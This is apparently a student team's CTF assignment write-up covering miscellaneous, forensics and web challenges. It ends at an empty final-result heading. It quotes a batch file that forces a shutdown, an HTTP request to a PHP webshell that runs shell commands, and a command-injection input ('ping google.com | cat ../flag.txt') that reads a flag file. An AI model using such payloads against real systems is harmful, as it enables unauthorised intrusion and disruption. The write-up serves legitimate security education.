

# TCS3451

## CTF

# Assignment Writeup


**Group Name: TheRealKiddies**

Members

ID	Name	Role
1201200722	Nur Ayu Amira binti Idris	Leader
1201201537	Muhammad Dhiyaul Naufal Bin Zainuddin	Member
1201201743	Daniel Imtiyaz Bin Faisal	Member
1221303085	Mannoj Sakthivel	Member

**Category: Miscellaneous**

**Question: Click For Surprise !!! (25)**




**Members Involved:** Nur Ayu Amira Binti Idris


**Tools used:** -

**Thought Process and Methodology and Attempts:**

- Ayu have run the file but it pop-up the “Windows protected your PC”




- Meaning that, the file is corrupt. So I have transferred the file into the Kali Linux to check what is actual for this file.
- I have check by using file\* in Kali Terminal so I found that it should be in the TXT file.



A screenshot of a terminal window titled "kali-linux-2022.3-virtualbox-amd64 [Fresh install] [Running] - Oracle VM VirtualBox". The terminal shows the following command history:


```
(kali㉿kali)-[~]
$ cd Desktop
(kali㉿kali)-[~/Desktop]
$ ls
'1201200722(1).ovpn'  ctf  'Digital Forensic'  eDEX-UI-Linux-x86_64.AppImage 'Folder 1'  'Fo
(kali㉿kali)-[~/Desktop]
$ cd ctf
(kali㉿kali)-[~/Desktop/ctf]
$ file *
Click_For_Surprise_.bat: DOS batch file, ASCII text, with CRLF line terminators
```

- I just rename the file to Click\_Force\_Surprise\_.txt



## Final Result:

- It shows the flag in the document.




A screenshot of a text editor window titled "File Edit Search View Document Help". The menu bar includes icons for file operations like Open, Save, Print, and a magnifying glass for search. The main content area displays a batch script:

```
1 @echo off
2 ::NxMMU23{editnotopen}
3 shutdown -s -f -t 5 -c "You're in Cybersecurity and you execute random Batch scripts???"
```

- Flag Revealed: NxMMU23{editnotopen}

## Category: Forensics

### Question: Shell (75)




**Members Involved:** Nur Ayu Amira Binti Idris


**Tools used:** Wireshark (packet analyzer)

#### Thought Process and Methodology and Attempts:


- I have extracted the folder zip. It shows the Wireshark file inside that folder.
- So I have changed the Case sensitive to string because I want to get the flag.



- So I have used the filter to search for the flag. So I applied the keyword “flag” into the filter search. Then, it shows the packet that contains the keyword “flag”.



- Because I want to check the details of the packet. So, I right click the packet and I click the “Follow” and I choose “HTTP Stream” to check the details.



## Final Result:

- It shows the flag in the packet details in the HTTP stream.



```
GET /nexa/uploads/webshell.php?cmd=echo+%22hai+awak+cari+ape+tu%3F%22+%3E+flag.txt HTTP/1.1
Host: 192.168.221.128
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/114.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Referer: http://192.168.221.128/nexa/uploads/webshell.php?cmd=whoami
Upgrade-Insecure-Requests: 1


HTTP/1.1 200 OK
Date: Fri, 09 Jun 2023 05:10:14 GMT
Server: Apache/2.4.56 (Unix) OpenSSL/1.1.1t PHP/8.2.4 mod_perl/2.0.12 Perl/v5.34.1
X-Powered-By: PHP/8.2.4
Content-Length: 258
Connection: close
Content-Type: text/html; charset=UTF-8

<html>
<body>
<form method="GET" name="webshell.php">
<input type="TEXT" name="cmd" autofocus id="cmd" size="80">
<input type="SUBMIT" value="Execute">
</form>
<pre>
</pre>
<!-- Property of Nexagate: NxMMU23{w3bsh3LL_t0_th3_sKy} -->
</body>
</html>
```

- Flag Revealed: NxMMU23{w3bsh3LL\_t0\_th3\_sKy}

## Category: Web

### Question: InfoBase (75)



**Members Involved:** Nur Ayu Amira Binti Idris

**Tools used:** -

### Thought Process and Methodology and Attempts:


- First, I open the link <https://nexaxmmu-infobase.chals.io>
- It shows me the homepage of InfoBase website , so I just randomly check the website and it shows one button that looks like a terminal then I click.

A screenshot of a terminal-like interface titled "NEXAGATE". It has a sidebar with "CyberSecurity as a Service" and "Ensuring Everyone's Safety in the Cyberspace". The main area is titled "SECURITY RISK &amp; COMPLIANCE" and lists services: "# ISMS / ISO27001 Consulting... READY", "# RMIT Cyber Risk Consulting... READY", "# Data Loss Prevention (DLP)... READY", "# Business Continuity Consulting... READY", and "# ITSM / ISO20000 Consulting... READY". To the right is a vertical sidebar with a heart icon, a "Command" button, and a "COMPANY STATUS" section. The "COMPANY STATUS" section contains information: "Since: 2010", "Founders: Khatril Effendy", "Certified: ISO 27001:2013, CREST-accredited", "Completed Project: 500+", and "Current Aim: Improve everyone security processes, achieve compliance and protect data from leakages and threats."

- So I just performed the ping test in this terminal. And I also use the cat command to display the contents of a file. In this case, it is attempting to display the contents of a file called "flag.txt" located in the parent directory ("..").

### **Final Result:**

- It shows the flag in the command terminal



A screenshot of a terminal window with a dark background and light-colored text. The text shows the output of a command. The first line is a long hex string: NxMMU23{306a7cab6963e425876e21e0c785bbba}. Below it is a command prompt: > /ping google.com | cat ../flag.txt

- Flag Revealed: NxMMU23{306a7cab6963e425876e21e0c785bbba}

## Category: Miscellaneous

### Question: FindMeIfYouCan (50)




**Members Involved:** Nur Ayu Amira Binti Idris


**Tools used:** grep is a command-line utility for searching plain-text data sets for lines that match a regular expression.

#### Thought Process and Methodology and Attempts:


- First, I tried to extract the Zip folder from Windows but it stuck and jammed.




- So I transfer the folder to the Kali because I want to try extracting it from the Kali.
- Successfully extracted the folder in Kali.



- So, I have checked inside the folder. Then I found the file called flag.txt



- Then, I used the flag in the file txt but failed.



- So, I have used “grep” tools to search the text in the file.

```
File Actions Edit View Help
└─(kali㉿kali)-[~]
$ cd Desktop

└─(kali㉿kali)-[~/Desktop]
$ cd ctf

└─(kali㉿kali)-[~/Desktop/ctf]
$ ls
Click_For_Surprise_.txt  misc_FindMeIfYouCan  misc_FindMeIfYouCan.zip

└─(kali㉿kali)-[~/Desktop/ctf]
$ cd misc_FindMeIfYouCan

└─(kali㉿kali)-[~/Desktop/ctf/misc_FindMeIfYouCan]
$ grep -r -n -w -v "8b3094<404_Fl@G_n0T_f0unD>d80871"
```

### Final Result:

- It shows the flag in the terminal.

```
File Actions Edit View Help
└─(kali㉿kali)-[~]
$ cd Desktop

└─(kali㉿kali)-[~/Desktop]
$ cd ctf

└─(kali㉿kali)-[~/Desktop/ctf]
$ ls
Click_For_Surprise_.txt  misc_FindMeIfYouCan  misc_FindMeIfYouCan.zip


└─(kali㉿kali)-[~/Desktop/ctf]
$ cd misc_FindMeIfYouCan

└─(kali㉿kali)-[~/Desktop/ctf/misc_FindMeIfYouCan]
$ grep -r -n -w -v "8b3094<404_Fl@G_n0T_f0unD>d80871"
cfdf654a17bb0c71de2c0208fc8761c/c7e993778cc902d96c53cba83bb3eb65/59ce11a6cf008e3c38df8d4c1af432a4/flag.txt:1:NxMMU23{8b309494c565a63a7ea2f1bc93d80871}
```

- Flag Revealed: NxMMU23{8b309494c565a63a7ea2f1bc93d80871}

## Category: Web

### Question: MagicWord (75)



**Members Involved:** Nur Ayu Amira Binti Idris

**Tools used:** Burp Suite is an integrated platform and graphical tool for performing security testing of web applications.

### Thought Process and Methodology and Attempts:

- Firstly, I have used software Burp Suite and Burp Suite browser then I clicked the proxy tab and I have turned on the intercept and insert the link <https://nexaxmmu-magicword.chals.io>
- Then I get this output:

```
1 GET / HTTP/1.1
2 Host: nexaxmmu-magicword.chals.io
3 Sec-Ch-Ua: "Chromium";v="107", "Not=A?Brand";v="24"
4 Sec-Ch-Ua-Mobile: ?
5 Sec-Ch-Ua-Platform: "Linux"
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36
8 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
9 Sec-Fetch-Site: none
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?
12 Sec-Fetch-Dest: document
13 Accept-Encoding: gzip, deflate
14 Accept-Language: en-US,en;q=0.9
15 Connection: close
16
17
```

- Then, in the challenge it says the clue “just say magic word”. So, I searched for magic words on Google.


About 18,500,000 results (0.49 seconds)

The building blocks of proper etiquette and good manners begin with the magic words "please", "thank you", "you're welcome" and "I'm sorry". These are the words and phrases that should be taught to children from an early age. 23 Mar 2023

Scholars Choice  
<https://info.scholarschoice.ca> › blog › home › making-m... :

Making Manners Matter: 4 Magic Words - Scholars Choice

- Then, I replace “GET” in the first line in Burp Suite with “PLEASE”. Then, I Do Intercept again then Response to the Request and Forward.



## Final Result:

